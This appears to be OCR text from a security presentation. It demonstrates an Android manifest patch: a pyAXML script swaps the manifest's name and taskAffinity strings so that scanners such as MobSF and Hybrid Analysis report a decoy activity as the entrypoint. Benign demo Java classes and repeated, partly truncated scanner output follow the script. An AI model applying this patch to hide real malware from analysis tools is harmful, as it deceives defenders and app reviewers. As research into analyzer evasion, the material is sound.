
malwareapp.java

```
package exploit.intent;
import android.app.Activity;
import android.os.Bundle;
import android.util.Log;

public class malwareapp extends Activity {

    @Override
    protected void onCreate(Bundle savedInstanceState) {
        super.onCreate(savedInstanceState);
        Log.v("squirrelApp", "My malware App is launched");
        finish();
    }
}
```


squirrelapp.java

```java
package exploit.intent;
import android.app.Activity;
import android.os.Bundle;
import android.util.Log;
// This activity will never be called
public class squirrelapp extends Activity {

    @Override
    protected void onCreate(Bundle savedInstanceState) {
        super.onCreate(savedInstanceState);
        Log.v("squirrelApp", "My squirrel App is launched");
        finish();
    }
}
```

Let's go exploit



Let's go exploit



Source

make_apk

APK

Script PyAXML

apkpatcher

APK patched


Script pyAXML

```python
#!/usr/bin/env python
import pyaxml
import click

@click.command()
@click.argument('input_dir')
def exploit_axmlfile(input_dir):
    path_manifest = input_dir + "/AndroidManifest.xml"
    axml_object, _ = pyaxml.axml.AXML.from_axml(open(path_manifest, "rb").read())
    st = pyaxml.StringBlocks(proto=axml_object.stringblocks.proto)
    st.switch("name", "taskAffinity")
    axml_object.stringblocks.proto=st.proto
    axml_object.compute()
    open(path_manifest, "wb").write(axml_object.pack())
```

0:00 / 1:01

Exploit Demo

LINK:35c874e3712cf62a7340849700b89960838ba2d83306460c5b90d9d121cda3a7



35c874e3712cf62a7340849700b89960838ba2d83306460c5b90d9d121cda3a7

exploit_patched.apk

Android Info

Summary

Android Type	APK
Package Name	exploit.intent
Main Activity	exploit.intent.squirrelapp

Activities

exploit.intent.squirrelapp

Intent Filters By Action


APK

exploit.intent

exploit.intent.squirrelapp

Exploit Demo

LINK:35c874e3712cf62a7340849700b89960838ba2d83306460c5b90d9d121cda3a7



35c874e3712cf62a7340849700b89960838ba2d83306460c5b90d9d121cda3a7

exploit_patched.apk

Filename	exploit_patched.apk
Size	8.5KiB (8690 bytes)
Type	android
Description	Zip archive data, at least v2.0 to extract
Architecture	
SHA256	35c874e3712cf62a7340849700b89960838ba2d83306460c5b90d9d121cda3a7

Version Info

Minimum SDK	8 (Froyo)
Target SDK	8 (Froyo)
Version Code	1
Version Name	1
Package Name	exploit.intent
Entrypoint	exploit.intent.squirrelapp

Classification (TrID)

- 72.9% (.JAR) Java Archive
- 21.6% (.ZIP) ZIP compressed archive
- 5.4% (.PG/BIN) PrintFox/Pagefox bitmap (640x800)


Package Name exploit.intent
Entrypoint exploit.intent.squirrelapp

File Activities

Activity	Description
exploit.intent.squirrelapp	Entrypoint

Exploit Demo

LINK:35c874e3712cf62a7340849700b89960838ba2d83306460c5b90d9d121cda3a7



35c874e3712cf62a7340849700b89960838ba2d83306460c5b90d9d121cda3a7

exploit_patched.apk

APP SCORES

No Icon Hidden Icon!

Security Score 73/100

Trackers Detection 0/432

MobSF Scorecard

FILE INFORMATION

File Name exploit_patched.apk

Size 0.01MB

MD5 992075807b6de9b17aae7b4a494967d8

SHA1 47490213978b7e5bfb0d6cf65657e0f4baabbad6

SHA256 35c874e3712cf62a7340849700b89960838ba2d83306460c5b90d9d121cda3a7

APP INFORMATION

App Name

Package Name exploit.intent

Main Activity .squirrelapp

Target SDK Min SDK Max SDK

Android Version Name Android Version Code

Main Activity .squirrelapp

Version Name I

Package Name exploit.intent

Entrypoint exploit.intent.squirrelapp

Package Name exploit.intent


Entrypoint exploit.intent.squirrelapp

File Activities

Activity	Description
exploit.intent.squirrelapp	Entrypoint

Exploit Demo

LINK:35c874e3712cf62a73408497 21cda3a7



35c

HYBRID ANALYSIS

Sa

exploit_patched.apk

MobSF

Static Analyzer

- Information
- Scan Options
- Signer Certificate
- Permissions
- Android API

ST API DONATE ♥ DOCS ABOUT Search MD5

APP SCORES

No Icon Hidden Icon!

Security Score 73/100

Trackers Detection 0/432

MobSF Scorecard

APP INFORMATION

App Name

Package Name exploit.intent

Main Activity .squirrelapp

Target SDK Min SDK Max SDK

Android Version Name Android Version Code

Version Name	I
Package Name	exploit.
Entrypoint	exploit.

File Activities

